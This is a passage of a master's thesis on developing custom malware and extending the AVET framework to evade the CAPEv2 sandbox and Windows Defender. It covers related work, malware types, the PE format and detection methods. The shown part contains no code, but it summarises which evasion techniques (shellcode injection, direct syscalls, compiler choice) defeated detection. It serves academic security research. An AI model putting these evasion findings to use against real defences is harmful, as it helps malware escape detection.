UCLouvain

ULB UNIVERSITÉ LIBRE DE BRUXELLES

UNIVERSITÉ DE NAMUR

RMA Royal Military Academy

HE2B ESI

HELB Ilya Prigogine

Malware Obfuscation and Evasion

Developing Custom Malware and Extending AVET Framework for CAPEv2 Sandbox Evasion

Ayoub Bouhnine

Research and Development project owner:
Ayoub Bouhnine

Master thesis submitted under the supervision of
Professor Wim Mees and Professor Georgi Nikolov

in order to be awarded the Degree of
Master in Cybersecurity
Cryptanalysis and Forensics

Academic year
2023 – 2024

I hereby confirm that this thesis was written independently by myself without the use of any sources beyond those cited, and all passages and ideas taken from other sources are cited accordingly.

The author(s) gives (give) permission to make this master dissertation available for consultation and to copy parts of this master dissertation for personal use. In all cases of other use, the copyright terms have to be respected, in particular with regard to the obligation to state explicitly the source when quoting results from this master dissertation.

The author(s) transfers (transfer) to the project owner(s) any and all rights to this master dissertation, code and all contribution to the project without any limitation in time nor space.

03/06/2024

Title: Malware Obfuscation and Evasion: Developing Custom Malware and Extending AVET Framework for CAPEv2 Sandbox Evasion

Author: Ayoub Bouhnine
Master in Cybersecurity – Cryptanalysis and Forensics
Academic year: 2023 – 2024

Abstract

Malware remains as one of the foremost cyber threat, with cybercriminals continually developing techniques to bypass security solutions. Open-source antivirus evasion tools now allow even individuals with limited technical knowledge to pose an increased risk to systems with active antivirus protection. Despite ongoing improvement in antivirus solutions, these systems are not infallible. Hackers constantly create new methods to bypass defenses, resulting in a continuous battle between malware creators and antivirus developers. Popular evasion tools are eventually detected as antivirus companies develop countermeasures, needing constant updates and a limited user base to maintain their effectiveness.

While many studies have assessed the effectiveness of open-source evasion tools, there is a lack of research on their customization for enhanced evasion. Specifically, the ways in which hackers can create and refine malware to bypass security defenses.

This thesis explores the mechanisms of malware detection and evasion. We investigate various methods to customize malware, ensuring it remains undetected by modern protections. To facilitate internal testing, we created a lab environment comprising antivirus software for static and dynamic analysis, alongside sandbox analysis using CAPEv2. This approach prevents bias in our analysis, as uploading newly developed malware samples to public platforms like VirusTotal could share our them with other vendors, potentially distorting results and increasing the likelihood of early detection as we continue our development.

Our experimentation methodology involved first assessing samples generated using the AVET Framework against the CAPEv2 sandbox. We then created a custom sample based on the underlying logic of AVET to test its stealthiness. Subsequently, we applied other evasion techniques, including Dynamic Loading of APIs, Dynamic Loading of NTAPIs and Direct Syscalls. All these versions were tested against CAPEv2. Additionally, we integrated these methods into AVET and assessed the samples generated using these techniques. Finally, a comprehensive assessment was conducted targeting the Windows Defender antivirus to evaluate overall effectiveness.

Our findings reveal that shellcode injection effectively bypasses the CAPEv2 monitoring system, concealing further activities performed by the payload. In reducing the Indicators of Compromise (IoCs) of the dropper, advanced evasion techniques targeting API hooking are effective. Specifically, the use of Direct Syscall significantly hides IoCs generated by CAPEv2. Regarding detection by Windows Defender, we discovered a discrepancy based on the use of the compiler when employing the Direct Syscall method generated by SysWhispers. Indeed, samples compiled with Visual Studio 2022 were not detected, whereas those compiled with MinGW were detected.

Keywords: Cybersecurity, Malware, Obfuscation, Antivirus, AV Evasions, AV Defenses, Sandbox, CAPEv2, Meterpreter, AVET, Windows Defender, SysWhispers3, MinGW, Visual Studio

Preface

Before starting this thesis, I had no experience in malware development and only a basic understanding of detection and evasion techniques. However, my curiosity and eagerness to learn, particularly my interest in Red Teaming, turned this project into an exciting learning opportunity. This journey has been immensely rewarding, allowing me to explore a complex and evolving field that I find deeply fascinating.

Throughout my research, I have gained valuable insights and skills that have significantly broadened my understanding of cybersecurity. Working with advanced techniques and tools has enhanced my technical expertise and sharpened my analytical skills. This thesis highlights the result of my hard work and dedication, and I am proud of the knowledge and competencies I have acquired.

Acknowledgements

This subject was proposed by the Cyber Defence Lab (Cylab) under the guidance of Professor Wim Mees and Professor Georgi Nikolov.

First of all, I wish to express my sincere gratitude to Professor Wim Mees and Professor Georgi Nikolov for their continuous support, availability and advice throughout this thesis. Their expertise and dedication have been invaluable in guiding my research and contributing to the success of this work.

Additionally, I am deeply grateful to my family and friends for their support and continuous help during difficult times. Their encouragement and belief in me provided the strength and motivation needed to complete this thesis.

Finally, I would like to express my gratitude to the institutions responsible for the Master in Cybersecurity for allowing free access to a wealth of scientific resources that have been indispensable for the research related to this thesis. Their commitment to providing academic resources has significantly enhanced the quality and depth of my research.

Table of Contents

List of Figures

List of Tables

List of Abbreviations

API	Application Programming Interface
AV	AntiVirus
DEP	Data Execution Prevention
DLL	Dynamic Link Libraries
DOS	Disk Operating System
IAT	Import Address Table
MZ	Mark Zbikowski
NT	New Technology
NTAPI	Native Application Programming Interface
OEP	Original Entry Point
OS	Operating System
PE	Portable Executable
PID	Process ID
RAT	Remote Access Trojan
RWX	Read-Write-Execute
VM	Virtual Machine
VT	VirusTotal

Chapter 1

Introduction

Nowadays, the internet is widely accessible to people of all ages and backgrounds, allowing them to use it for communication, entertainment and information acquisition. However, this widespread accessibility also opens doors to hackers. These cybercriminals use the internet to deploy malicious software, being therefore a major threat to users' privacy and the security of important data.

Over the years, hackers have developed numerous obfuscation and evasion techniques that allow them to bypass antivirus defences and effectively infiltrate computer systems. While antivirus software developers are constantly innovating and improving their security measures to counter new emerging techniques, hackers are constantly evolving their methods to circumvent them.

According to AV-Test [4], an independent institution that evaluates antivirus software, the presence of malware on the internet has risen steadily over the years, reaching a peak of more than 1.2 billion malware in 2024. This trend underlines the fact that antivirus solutions are not flawless.

Many penetration testers and hackers have created open-source evasion frameworks that combine various techniques to develop malware capable of evading detection. As a result, individuals with malicious intent can easily access ready-to-use malware able to compromise computer systems, including those protected by antivirus software. The effectiveness of these tools in bypassing antivirus defenses often relies on their obscurity. Indeed, the less known the tool, the more successful it is at generating payloads that can bypass antivirus detection [36]. Although antivirus programs use several methods, such as signature-based detection, behavioral-based detection and heuristic-based detection, to identify malware, these methods are not flawless.

1.1 Motivations

This thesis was motivated by the rising trends of cyber threats, with malware emerging as the main challenge to internet security. Malware has become the weapon of choice for threat actors targeting both individuals and organisations in sophisticated attack campaigns. An in-depth analysis and assessment is crucial to understand the defensive and evasive capabilities. Our research examines the subtleties of modern and advanced malware techniques, focusing particularly on the use of obfuscation and evasion strategies. These methods are designed to circumvent the various defensive measures deployed on computer systems and cloud infrastructures [48].

Moreover, the thesis highlights the central role of red team operators and penetration testers in assessing the level of security of internal systems. Given that attackers frequently use open-source tools, which can lose their effectiveness against modern antivirus solutions, there is an urgent need for security professionals to understand the nuances of obfuscation and evasion techniques. As a result, experts in defensive and offensive security are required

to assess the effectiveness of these tools. This assessment is essential not only to design robust defences against these tools, but also to enable offensive security practitioners to select the most effective method for penetration testing. Understanding these dynamics is therefore essential to progress in cybersecurity measures and protecting against the ever-changing cyber threat landscape.

1.2 Project statement & contributions

Recent research has examined the potential risks that open-source evasion tools may present to computer systems by evaluating their effectiveness against security solutions. However, less attention has been paid to how these tools can be adapted to bypass defences by incorporating various evasion techniques or developing custom malware. Furthermore, these studies often overlook the importance of sandbox detection and post-execution behavioural detection, some of them rely only on static and heuristic analysis results provided by VirusTotal or antivirus (AV) deployed on testing virtual machines (VMs). Moreover, a lot of malware are created by using open-source evasion tools or by doing minor modifications of existing malware, rather than building customized version and testing the capabilities, highlighting a critical area of concern in cybersecurity efforts [66].

This master thesis aims to enhance the understanding and effectiveness of malware evasion techniques against modern detection systems, with a particular focus on sandbox environments and antivirus solutions. The specific objectives of this research are five-fold:

1. **Conduct a comprehensive literature review and state of the art:**
    - Review related work on malware evasion and detection.
    - Define key concepts related to malware, including definitions, cyber kill chain and the PE format.
    - Provide a detailed overview of existing malware detection techniques, including static-based methods, behavior-based methods, heuristic-based methods and sandboxing.
    - Gain an understanding of how antivirus software and VirusTotal operate.
2. **Explore malware evasion techniques:**
    - Investigate techniques for evading static detection methods.
    - Analyze methods for evading dynamic detection.
    - Review existing evasion frameworks.
3. **Build a comprehensive lab environment:**
    - Set up CAPEv2 sandbox on a Ubuntu 22.04.4 VM.
    - Set up a Kali Linux 2024.1 VM for generated samples from the frameworks.
    - Set up a Windows VM for executing and evaluating malware detection and evasion techniques. Additionally, this VM will be used for developing and testing custom malware samples.

- Ensure a consistent and reliable environment for conducting various experiments, incorporating tools and framework necessary for malware generation and detection, as well as implementing and validating advanced evasion techniques.

4. **Conduct initial experiments:**
   - Determine a methodology for visualizing and assessing the effectiveness of evasion techniques against CAPEv2 sandbox.
   - Evaluate the detection capabilities of CAPEv2 sandbox.
   - Identify potential evasion strategies.
   - Document the findings to guide the development of advanced evasion techniques.
5. **Develop and test custom malware samples:**
   - Incorporate advanced evasion techniques into custom malware samples.
   - Extend the AVET framework by integrating these techniques, enhancing its capability to bypass modern detection systems.
   - Assess the effectiveness of the extended AVET framework against the CAPEv2 sandbox and Windows Defender, identifying areas for potential improvement.

By focusing on these five key objectives, this thesis addresses the need for a more secure and private testing environment for malware analysis while advancing the understanding of advanced malware evasion techniques. The research aims to push the boundaries of existing knowledge, contributing to the advancement of cybersecurity defenses and offensive capabilities.

1.2.1 Contribution

This thesis aims to advance the field of cybersecurity through two primary contributions:

1. **Evaluate the CAPEv2 Sandbox for potential evasion strategies:**
   - **Thorough assessment:** Conduct an in-depth evaluation of the CAPEv2 sandbox to identify potential weaknesses and evasion strategies that malware might exploit.
   - **Focus on Indicators of Compromise (IoCs):** Go beyond merely evaluating malware by actively focusing on identifying and reducing IoCs detected by CAPEv2. Implement and assess various evasion techniques to challenge the ability of the sandbox to detect malware behaviors.
2. **Create custom malware samples with evasion techniques and extend the AVET open-source evasion framework:**
   - **Development of custom malware:** Create custom malware samples incorporating advanced evasion techniques, designed to bypass Windows Defender and CAPEv2 sandbox.
   - **Extension of AVET framework:** Enhance the AVET open-source evasion framework by integrating the developed evasion techniques. This integration will enhance its ability to produce malware that can effectively evade detection measures.

- **Comprehensive evaluation:** Assess the effectiveness of these custom malware samples and the extended AVET framework against Windows Defender and CAPEv2 sandbox. This will provide an evaluation of the current state of malware detection and the effectiveness of advanced evasion techniques.

Through these two key contributions, this thesis addresses the need to enhance the understanding and effectiveness of advanced malware evasion techniques.

1.3 Organization of this document

The remainder of this thesis is outlined as follows:

- **Chapter 2** dives into the analysis of related work, explaining the concept of malware and its various detection and evasion methodologies. This chapter aims to provide a comprehensive understanding of these concepts.
- **Chapter 3** details the practical aspects of the research. It involves setting up the lab environment where our analysis will be performed. It begins with an introduction to the CAPEv2 sandbox and the AVET framework. This is followed with an in-depth explanation of the CAPEv2 sandbox, describing its architecture, file processing mechanisms and monitoring capabilities. The chapter then covers the implementation of the lab environment.
- **Chapter 4** focuses on the experimental phase. Several samples are generated using the AVET framework and evaluated against CAPEv2. Following this, a custom sample incorporating several evasion techniques is created and AVET is extended to integrate these techniques. The extended AVET framework is then tested against both CAPEv2 and Windows Defender.
- **Chapter 5** provides a discussion of the experimentation results and comparisons with the state of the art. This chapter aims to highlight the areas covered, gaps filled and lessons learned from the analysis.

Chapter 2

Literature review, state of the art (SotA), definitions and notations

In recent years, malware development has significantly evolved, incorporating sophisticated methods to evade detection. These advancements are primarily driven by enhanced obfuscation and evasion techniques, resulting in increasingly sophisticated dynamic malware.

This chapter will explore the various strategies and methodologies used in both malware creation and detection. It will provide an analysis of related work, offering a comprehensive overview of key concepts, terminologies and the current state of the art in the field. By examining the latest advancements in malware detection and the techniques used by malware developers, we can gain a deeper understanding of the complexities within the cybersecurity landscape and the continuous efforts required to defend against these evolving threats.

2.1 Related Work

In the literature, different studies have been made to assess the effectiveness of payload evasion techniques and open-source evasion frameworks against security solutions.

In 2018, Kalogranis [37] explains the different detection techniques on the one hand and the obfuscations and evasion techiques on the other hand targeting the Windows Operating System. Then, he presented and tested 4 different evasion frameworks such as AVET, peCloack.py, Shellter and Veil-Evasion used to target 5 different AV products namely, Avast Free Antivirus, Bitdefender Internet Security 2018, Eset Internet Security, McAfee Total Protecton and Avira Antivirus Pro each of them installed on different VMs running Windows 7 Professional N. The findings of the study reveals that, by using a combination of different payloads and encoding techniques, AVET and Veil-Evasion frameworks achieved an average of 60% success rate in evading AV softwares, outperforming peCloak.py and Shellter, which each had an average of 40% efficiency rate in bypassing antivirus protections. The study indicates that exploiting a variety of options within an evasion tool can yield better results than using predefined payloads, suggesting that customisation and flexibility of the features of the tool could help to improve its effectiveness in evading detection.

A study made by Themelis [64] describes the creation of a desktop application called pyRAT, which uses Metasploit's capabilities to employ obfuscation and evasion techniques, with the aim of evading antivirus detection. The author's research shows that, at the time of publication, payloads that underwent obfuscated methods from peCloack.py, created in pyRAT, were only detected by 11 of VirusTotal's 67 antivirus engines, highlighting the effectiveness of the tool in bypassing antivirus detections. Additionally, the author integrated ClamAV on his tool. However, the author did not provide details on the method used to hide his payload.

In 2020, Aminu et al. [26] reevaluated Kalogranis' findings and expanded the study by incorporating TheFatRat as an additional evasion tool for comparison. Their analysis concluded that AVET and peCloak.py achieved the highest evasion rates, at 83% and 67% respectively, while Veil-Evasion and Shellter did not manage to bypass AV detection, each scoring 0%.

This divergence in results may be attributed to the continuous updates of antivirus products and evasion tools, which could impact their effectiveness. However, the study did not provide detailed comparisons of encoding techniques and payloads compared to Kalogranis' approach.

In 2020, a thesis made by Panagopoulos [57] conducted an evaluation of antivirus evasion techniques, comparing, on the one hand, a manually modified reverse TCP sample from GitHub against the antivirus ESET installed on a Windows 7 VM and testing, on the other hand, various samples generated by evasion frameworks against five antivirus solutions, namely Bitdefender, Avast, AVG, Kaspersky and Avira (2019 versions). The study distinguishes between trial versions of the full products for Kaspersky and Avira and the free versions of BitDefender, Avast and AVG. The evasion tools assessed were TheFatRat, Phantom Evasion, Hercules, Side Step and Veil-Framework.

For the first assessment, the custom malware, after manual modifications which includes renaming variables, restructuring the code, adding junk code and hiding the window, successfully evaded detection by ESET. On the other hand, the author revealed that Phantom-Evasion achieved the highest evasion rate with a score of 65%, followed by Hercules at 47% and TheFatRat at 22%. Veil-Framework showed the lowest efficacy with a 10% evasion rate that may be attributed to its popularity and frequent uploading of its samples to VirusTotal, which are then shared with antivirus companies. Side Step was excluded from the study due to technical issues preventing payload generation.

The thesis did not explore manual obfuscations of a Meterpreter payload, opting instead for a basic reverse TCP code from GitHub. Furthermore, the custom payload was not evaluated against the five AVs on the VMs. Although the study covered manual anti-emulation and evasion techniques for evading dynamic heuristic engines, these techniques were not assessed in practice on the AV setup or platforms like VirusTotal, leaving their real-world efficacy against modern antivirus solutions unexplored.

In 2021, Garba et al. [36] conducted a study focusing on the effectiveness of various evasion tools, including the Veil-Framework, TheFatRat, Shellter, Unicorn, Venom, Phantom-Evasion, Onelinepy and MsfMania, against the free version of Bitdefender antivirus.

The research involved setting up a laboratory environment with two virtual machines on Oracle VirtualBox: one running Kali Linux 2021.3 as the attacker machine and the other running Windows 10 with Bitdefender Free as the target machine. The researchers generated multiple payloads using these evasion frameworks on Kali Linux to test whether they could establish a Meterpreter session by transferring and executing the payload on the Windows 10 VM.

The findings of the study indicated that the highest evasion success rate was 50%, achieved by Phantom-Evasion, Onelinepy and PayGen. In contrast, Shellter and Unicorn obtained the lowest success rates, with both failing to evade detection entirely with a score of 0%. Their evaluation methodology was the consideration of not only the evasion success

but also the successful execution of the payload and the establishment of a Meterpreter session. The researchers compared their results with previous studies, noting the variation success of evasion tools as they gain popularity and their signatures become more familiar to antivirus vendors. This exposure needs continual updates and maintenance of the tools to stay ahead of antivirus detection techniques.

A significant advantage of this study over others is its inclusion of tests for establishing a Meterpreter session upon successful evasion, highlighting the primary goal of deploying a Remote Access Trojan by establishing a remote connection, not merely bypassing antivirus detection. This approach provides a more comprehensive assessment of the tools' effectiveness in real-world scenarios.

However, one limitation of the study lies in its exclusive focus on payloads generated by evasion tools without exploring the creation and testing of custom malware, which could have provided further insights into the effectiveness of antivirus evasion methods. Additionally, the authors did not specify whether they employed encoding or evasion methods during payload generation in order to bypass antivirus detection.

The recent study made by Samociuk [59] in 2023 provides an in-depth analysis of the effectiveness of various antivirus evasion techniques, focusing on the correlation between the age and popularity of evasion tools and their success rate. It reveals that modern antivirus programs are highly effective against sample generated using the default settings of the most popular evasion tools. However, it highlights an important gap in current research by demonstrating that basic modifications to these evasion techniques can successfully bypass these security solutions. The research specifically evaluates popular evasion frameworks such as msfvenom, Hyperion, TheFatRat, Shellter and Veil-Evasion. The research focuses on altering the malwares produced by these frameworks using a hex editor or employing the evasion techniques provided by the frameworks themselves instead of creating custom malware.

One of the main contributions of this paper is the exploration of the combination of several evasion techniques, an area that the authors explained is relatively unexplored. It highlights the importance of understanding how these techniques can be employed together to more effectively bypass antivirus protections, suggesting the need for continued evolution of antivirus software to deal with these sophisticated attack vectors.

The author tested payloads generated by the evasion frameworks against six AV software selected on the basis of an AV-Comparatives report. Additionally, he submitted the samples to an online scanning platform, named `antiscan.me`, where they were assessed against 26 AV engines. The study evaluated the effectiveness of both static and dynamic detection, the latter consisting of assessing whether a payload can establish a Meterpreter session after execution. The author performed initial tests with an unmodified msfvenom payload using default settings which will be used as a baseline for the comparison. The author aimed to emphasize that, although most AV products can detect basic threats, their effectiveness diminishes when facing slight modifications and combinations of evasion techniques. These modifications, facilitated by evasion frameworks, enable malware to bypass even most up-to-date AV software.

The study revealed that Shellter and TheFatRat are particularly effective evasion tools. Shellter emerged as the most successful in bypassing both static and dynamic antivirus detection, able to open a Meterpreter session through payload injection. TheFatRat, using payloads written in C and PowerShell, also demonstrated significant effectiveness.

This highlights that even individuals with limited cybersecurity knowledge can use these tools to compromise security. However, the effectiveness of these tools is not constant. Indeed, it varies with antivirus software updates, as expained by the author's observation of increased detection rates following updates. This dynamic emphasizes the necessity of continually improving antivirus detection methods to counter the evolving evasion techniques.

The author calls for further exploration of advanced evasion techniques and highlights the importance of regular software updates. The study aims to raise awareness of the potential damage that hackers can inflict with simple steps to generate malware by using evasion frameworks.

In 2022, the study made by Maňhal [50] evaluates the CAPEv2 sandbox, an evolution of the Cuckoo sandbox designed to analyse malware in the Windows operating system. By setting up a laboratory environment, Maňhal conducted an evaluation of CAPEv2's detection capabilities using a Meterpreter payload as well as numerous Metasploit methods to bypass detection. The study highlighted the ability for malware to evade CAPEv2 monitoring engine, significantly compromising the reliability of scans for users who rely on the sandbox. However, despite efforts to circumvent CAPEv2 monitoring, including process migration, exploiting User Account Control (UAC) and using the Windows Task Scheduler or mouse commands, Maňhal noted that these techniques, while sometimes successful, inevitably left some traces. This suggests that it is difficult to achieve complete evasion.

A drawback of the study is its reliance primarily on Meterpreter payloads and Metasploit modules without diving into malware development or the customization of evasion frameworks to conceal IoCs and bypass detection mechanisms commonly used by anti-malware solutions. Furthermore, the study relies solely on evaluating the behavioral signatures produced by CAPEv2, rather than exploring its other capabilities, such as extracting payloads, dumping processes and logging APIs through behavioral analysis.

Additionally, the study does not evaluate the sample against antivirus solutions. Instead, it focuses solely on the dynamic evaluation of evasion techniques to bypass CAPEv2's sandbox monitoring after executing the Meterpreter payload. Given the use of an unmodified payload, this approach inevitably leads to detection by security systems, including CAPEv2, through signature detection and leaves IoCs.

Furthermore, the study does not explore the use of an evasion framework designed to obfuscate the Meterpreter payload, missing an opportunity to enhance the potential stealth of the malware.

The different studies reviewed earlier use a consistent methodology, starting with the generation of a payload. The work of Panagopoulos [57] is a bit different since he also compared with a simple custom reverse TCP sample from Github that he customized by doing simple changes. These payloads are then subjected to tests against antivirus software in order to evaluate the effectiveness of the evasion strategies, either in laboratory with AVs installed on different VMs or via platforms such as VirusTotal or Antiscan.me. The studies made by Garba et al. [36] and Samociuk [59] focus at the effectiveness of evasion tools, specifically in their ability to establish Meterpreter sessions, providing thus an examination of their real-world applicability. One notable finding is that even minor modification can significantly improve the ability to evade detection, although the focus remains on relatively simple modifications, such as basic hex editing.

While several studies present bypass and evasion techniques, a common weakness is the lack of implementation and practical evaluation of these techniques. Another gap in the literature is the lack of attention paid to sandbox evasion. Furthermore, despite some analyses using VirusTotal, the results of these evaluations are not detailed.

To the best of the author's knowledge, no existing research has specifically analyzed the results and reduced IoCs produced by sandboxes using obfuscated payloads created by open-source evasion frameworks or custom samples.

Although Maňhal's study [50] significantly contributes to the field by evaluating the CAPEv2 sandbox environment and addressing a gap identified in much of the existing research, it has a notable limitation in its methodology. Specifically, Maňhal focuses merely on well-known Meterpreter payloads without implementing any obfuscation or evasion techniques, despite discussing some of these methods. Furthermore, there was no attempt to assess the effectiveness of evasion framework tools in bypassing detection mechanisms.

The focus was primarily in bypassing the sandbox monitoring engine after the execution of the payload, which resulted in a clear detection of the Meterpreter payload through the produced IoCs. Additionally, the study lacks an analysis of how the sample could be detected by AV engines. Addressing these aspects could significantly enhance the current methodologies for analyzing dynamic behavior of malware, as highlighted in previous research. This approach could also contribute to the refining of the reports generated by the sandbox to minimise suspicious IoCs, allowing them to go undetected during analysis by security professionals in sandbox environments.

Furthermore, the literature lacks research examples that involve taking a payload from a tool, such as msfvenom, applying custom obfuscation and evasion techniques, and then comparing its effectiveness to that of the payloads generated by the framework using the same underlying logic. Existing studies emphasise on the simplicity and convenience of using evasion frameworks without considering the potential benefits of further customization or developing entirely new code to improve evasion capabilities.

Themelis' research [64] suggests that an effective strategy may be to write custom payloads that are simple, as these tend to evade detection more effectively than those generated by well-known frameworks. Additionally, Maňhal [50] suggests a direction for future research, proposing the development of a custom sample that integrates API hook evasion techniques, such as using syscalls, to be tested against the CAPEv2 sandbox. This approach aims to more effectively bypass the CAPEv2 monitoring engine, potentially offering a new method for improving evasion techniques in sandbox environments. These hypothesis will be studied further to assess their validity.

Furthermore, there is a lack of understanding of the mechanisms by which these payloads are identified, preventing the exploration of potential modifications to improve the evasion. Current research is limited to assessing their existing effectiveness at avoiding detection, rather than investigating ways to improve their stealth capabilities.

Another critical observation is the prevalent use of VirusTotal for payload evaluation, which poses risks for red team operations and penetration testers by potentially compromising the stealthiness of payloads. To meet this requirement, the author of this master thesis plans to create a laboratory environment that incorporates both an AV software (e.g., Windows Defender) and a sandbox (e.g., CAPEv2 sandbox), thus encompassing a broad spectrum of detection mechanisms.

Remark

We chose *AVET* as the *evasion framework* and *CAPEv2* as the *sandbox*. The reason behind these choice are detailed in later sections ([*Selection of an Evasion Framework*] and [*Selection of a Sandbox*]).

For the *AV software*, we selected *Windows Defender* due to its widespread use and default installation on Windows systems, ensuring reliable and effective real-time protection, as highlighted by AV-Test, which ranks it as a top product [5].

Before diving into the evasion methods, it is essential to first understand the nature of *malware* and the processes involved in *detecting* such malicious software.

2.2 Malware

2.2.1 Definition

Malware, short for malicious software, refers to programs designed to perform unauthorised operations and compromises the CIA triad, a core principle in information security ensuring data protection against unauthorized access, alteration or destruction of a computer system. Malicious actors uses malware to have access to sensitive data, conduct surveillance or take control of a compromised system. The methods of distribution include web applications, phishing and many more [67].

These malicious software could be of different types :

- **Viruses** replicate themselves and spread by infecting other files.
- **Worms** spread over networks, often resulting in significant damage.
- **Rootkits** embed themselves at a low level within the operating system to obtain the highest privileges. They often hide their own existence or the existence of other malware.
- **Downloaders** are designed to download additional malware onto the infected system.
- **Ransomwares** encrypt the victim's data, demanding a ransom for its decryption.
- **Backdoors** provide remote unauthorized access to the infected computer.
- **Droppers** are used to install viruses or other types of malware to the victim's system.
- **Spywares** secretly gather information about a person or organization without their knowledge.
- **Botnet** refer to a network of infected devices that can be controlled remotely to perform coordinated tasks.

The selection of malware type depends on the attacker's goals and the vulnerabilities they aim to exploit.

2.2.2 Malware and the Cyber Kill Chain

The *Cyber Kill Chain* is a framework used to describe the stages of a cyberattack, from initial planning to execution. Developed by Lockheed Martin, it outlines a series of steps that attackers typically follow to infiltrate and exploit a target system [39]. This framework can be applied to understand how malware attacks are performed. This framework includes the following stages:

1. **Reconnaissance**: Attackers gather information about the target system. During this phase, they identify vulnerabilities that can be exploited through malware.
2. **Weaponization**: Attackers create malware tailored to exploit the identified vulnerabilities.
3. **Delivery**: The malware is delivered to the target system through methods like phishing emails, compromised web applications or USB drives.
4. **Exploitation:** The malware exploits a vulnerability to execute unauthorized actions on the system, such as spreading viruses, worms or installing rootkits.
5. **Installation**: Malware establishes its presence on the system, possibly installing additional payloads like downloaders or backdoors.
6. **Command and Control (C2)**: Malware, such as botnet or Remote Access Trojan (RAT), communicates back to the attacker's server for further instructions.
7. **Actions on Objectives**: The attacker achieves his goals, whether it is data exfiltration, data encryption for ransom or leveraging the infected system for further attacks [39].

The evolution of malware is a critical aspect of modern cyber threats. Hackers frequently update their malware with new obfuscations and evasion techniques to avoid detection. Often, new malware samples are derived from existing code, allowing for continuous development of more sophisticated variants [65]. This evolution complicates malware detection and requires advanced strategies for cybersecurity.

As malware evolves, its detection becomes challenging due to advanced obfuscation techniques such as encryption, oligomorphism, polymorphism, metamorphism and other methods which will be detailed [in section *Malware Evasion Techniques*]. These techniques help malware evade detection, highlighting the need for effective countermeasures in cybersecurity.

Before diving into the different detection techniques, it is essential to first understand the *Portable Executable (PE) format.*

2.3 The PE format

The *PE* file format, which stands for *Portable Executable*, is a format used in Windows OS, including both x86 and x64 versions, and is the standard for *executables* (*EXE*) and *Dynamic Link Libraries* (*DLL*), which is a shared library containing functions that a program can call via APIs, and other file types. This format structures executable code within

a file on the disk, allowing the *Windows PE loader* to load it from the disk into memory, thereby initiating it as a process ready for execution. The PE format includes a header, which contains metadata about the file and various sections that contains the executable data [47].

The structure of a header is divided into five main sections each serving a different purpose :

- *DOS Header* : This section is static and indicates that the file cannot run in DOS environments, identifiable by the *MZ* signature at the beginning and a DOS stub that includes the message "*This program cannot be run in DOS mode*".
- *PE/NT Header* : Beginning with the *PE* signature, this section contains essential information such as the target processor architecture, the number of sections in the executable, a file creation timestamp and other important fields. Any inconsistencies in these fields might be flagged as malicious by security solutions.
- *Optional Header* : It provides general information about the executable, including whether it is a *32-bit* or a *64-bit binary*, the required version of Windows to execute it and memory requirements. It also contains critical size and pointer fields for data management, important for the Windows PE loader to execute the file properly.
- *Data Directories* : Contains addresses that are linked to different parts of the data in the sections of the executable, focusing on imports from external libraries (DLLs) and exports. The *Import Address Table (IAT)*, part of the *data directories* section, is crucial since it lists the pointers to the DLLs. These libraries contain functions that a program can call. Moreover, the IAT includes another list containing the function names and their corresponding addresses within the loaded DLLs [6].
- *Sections Table* : This part describes the sections of the executable and their loading process into memory, detailing each section's data location and size. While the Windows PE loader is indifferent to the content of these sections, certain reserved names indicate their special purposes, such as *.text*, for executable program code, *.rdata*, for read-only metadata, *.data*, for static source code data, *.reloc*, for relocation data and *.rsrc*, for resources like icons, version information or even another entire executable file [47].

When an executable is started, the *PE loader* loads the program into memory. Following this step, the OS begins by analyzing the PE header during which it identifies and loads into memory all the DLLs the applications require. Once this step achieved, the PE loader locates the *entry point* and start the execution of the program [47].

2.4 Malware Detection Techniques

In order to mitigate the risks posed by malware, it is essential to focus on both detection and prevention. Advanced solutions like antivirus software, anti-malware scanners, endpoint protection systems and sandboxes play a key role for this purpose. These tools employ different techniques such as static, behavioral, heuristics analysis and sandboxing

to prevent malware infections. When these tools are regularly updated, they provide robust defense mechanisms, facilitating the protection of the computer systems against the evolving landscape of malware threats.

In the upcoming subsections, we will explore in details different techniques for detecting malware.

2.4.1 Static-Based Method

In the *static-based method*, various techniques are used to identify malware. Among these, signature-based detection stands out as a widely used method by AV solutions to detect malicious software [47].

The *signature-based detection* is a static detection technique that involves searching sequences of bytes to identify a specific malicious pattern [52]. These sequences, known as signatures, are stored on a database and used to compare with scanned files. This is the most common and straightforward method used for detecting malware. Whenever a new malware emerges, some researchers conduct a detailed analysis of its binary structure and add its byte sequences to the database [52]. A hash value could also be used as a signature [62].

Furthermore, AVs analyze the PE header by identifying unusual section names or malicious patterns within these sections [62]. Additionally, during header analysis, the IAT of the executable is also examined. This technique gives significant advantages for security solutions by providing insight about the API calls an executable can make without running it. Understanding which APIs an executable interacts with can reveal potential malicious behaviour [38].

Moreover, in the study made by Nasi et al. [53], the author explains that the YARA tool can be used to create rules for malware identification. These rules can be employed in AVs and reverse engineering tools.

The main drawback is that an attacker can easily bypass this protection by creating new code or modifying existing code in a way that alters its signature, effectively avoiding detection. This evasion can be achieved through advanced obfuscation techniques like polymorphism, which allows the malware to alter its code dynamically through encryption, making it challenging to create a unique signature or hash. However, it is still possible to construct signatures for encrypted malware by identifying specific patterns in the decryption routine [53]. Additionally, the process of identifying a new virus and updating the client's AV software can take some time, during which the system remains vulnerable to undetected attacks from these new viruses [25].

2.4.2 Behavior-Based Method

The behavior-based detection method involves monitoring a program's actions in real-time during its execution [25]. Unlike traditional signature-based detection, which depends on a database of known malware signatures, this method analyzes the behavior patterns of programs to identify any anomalies.

The *behavior-based method* consists of inspecting the behavior of a program in real-time during execution [25]. Unlike traditional signature-based detection, which depends

on a database of known malware signatures, this method analyzes the behavior patterns of programs to identify any anomalies. It identifies suspicious activities such as DLL loading, specific set of Windows API calls or internet connections. For API monitoring, the technique of API hooking is used by security solutions to monitor system calls [49]. This method involves intercepting commonly used APIs and analyzing their parameters. It is highly effective because the parameters of the calls are clear after deobfuscation/decryption. This technique is particularly advantageous for detecting malicious programs, as it can effectively identify them.

